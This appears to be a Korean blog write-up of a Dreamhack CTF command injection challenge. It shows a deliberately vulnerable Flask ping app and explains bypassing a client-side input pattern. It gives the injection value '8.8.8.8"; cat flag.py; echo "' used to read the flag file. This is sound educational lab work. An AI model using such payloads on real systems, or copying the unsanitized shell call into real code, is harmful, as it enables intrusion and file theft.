728x90

문제를 보니 command 인젝션을 통해 flag.py를 읽어 flag를 획득하는 것으로 보인다
문제코드
#!/usr/bin/env python3
import subprocess

from flask import Flask, request, render_template, redirect

from flag import FLAG

APP = Flask(__name__)


@APP.route('/')
def index():
    return render_template('index.html')


@APP.route('/ping', methods=['GET', 'POST'])
def ping():
    if request.method == 'POST':
        host = request.form.get('host')
        cmd = f'ping -c 3 "{host}"'
        try:
            output = subprocess.check_output(['/bin/sh', '-c', cmd], timeout=5)
            return render_template('ping_result.html', data=output.decode('utf-8'))
        except subprocess.TimeoutExpired:
            return render_template('ping_result.html', data='Timeout !')
        except subprocess.CalledProcessError:
            return render_template('ping_result.html', data=f'an error occurred while executing the command. -> {cmd}')

    return render_template('ping.html')


if __name__ == '__main__':
    APP.run(host='0.0.0.0', port=8000)
문제 코드를 보면
/ping 루트에서 입력된 form데이터를
ping -c 3 "폼" 으로 저장하여 cmd 창으로 실행시킨다
하지만 입력값을 검사하는 코드가 서버측에 존재하지 않는다
그렇다면 ;를 이용하여 cat flag.py 코드를 주입할 수 있을 것 같다
주의해야 할 점은 " 문자가 쉘에서 실행된다면 오류를 발생시킬 수 있기 때문에
이를 없애 주어야 한다
주입할 코드 :
8.8.8.8"; cat flag.py; echo "
/ping 루트 html
<h1>Let's ping your host</h1><br/>
<form method="POST">
  <div class="row">
    <div class="col-md-6 form-group">
      <label for="Host">Host</label>
      <input type="text" class="form-control" id="Host" placeholder="8.8.8.8" name="host" pattern="[A-Za-z0-9.]{5,20}" required>
    </div>
  </div>

  <button type="submit" class="btn btn-default">Ping!</button>
</form>
이를 보면 패턴에 존재하는 값으로 폼 데이터를 입력해야 한다
하지만 이는 프론트엔드이기 때문에 사용자가 패턴값을 변조할 수 있다
주입할 코드를 보면 패턴값에 존재하지 않는 것이 ", ;, '공백' 이 있다
이를 []안에 추가해 주면 사용자 입력이 가능하다

개발자 도구를 이용해 pattern 값에 " ; 공백을 추가하고
ping! 버튼을 누르면

flag 획득 성공
풀이 실패 과정
1. "문자가 cmd 창에서 실행될 때 문제가 생길 것이라고
생각하지 못해 문제가 발생했다
2. html 코드에 pattern값이 코드가 익숙하지 않아
잠깐의 어려움이 있었다
'웹해킹' 카테고리의 다른 글
| [드림핵] Carve Party 풀이 (0) | 2024.11.02 |
|---|---|
| [드림핵] web-ssrf 풀이 (0) | 2024.10.12 |
| [드림핵] Mango 풀이 (0) | 2024.10.10 |
| [드림핵] simple_sqli 풀이 (1) | 2024.10.09 |
| [드림핵] csrf-2 풀이 (1) | 2024.10.09 |


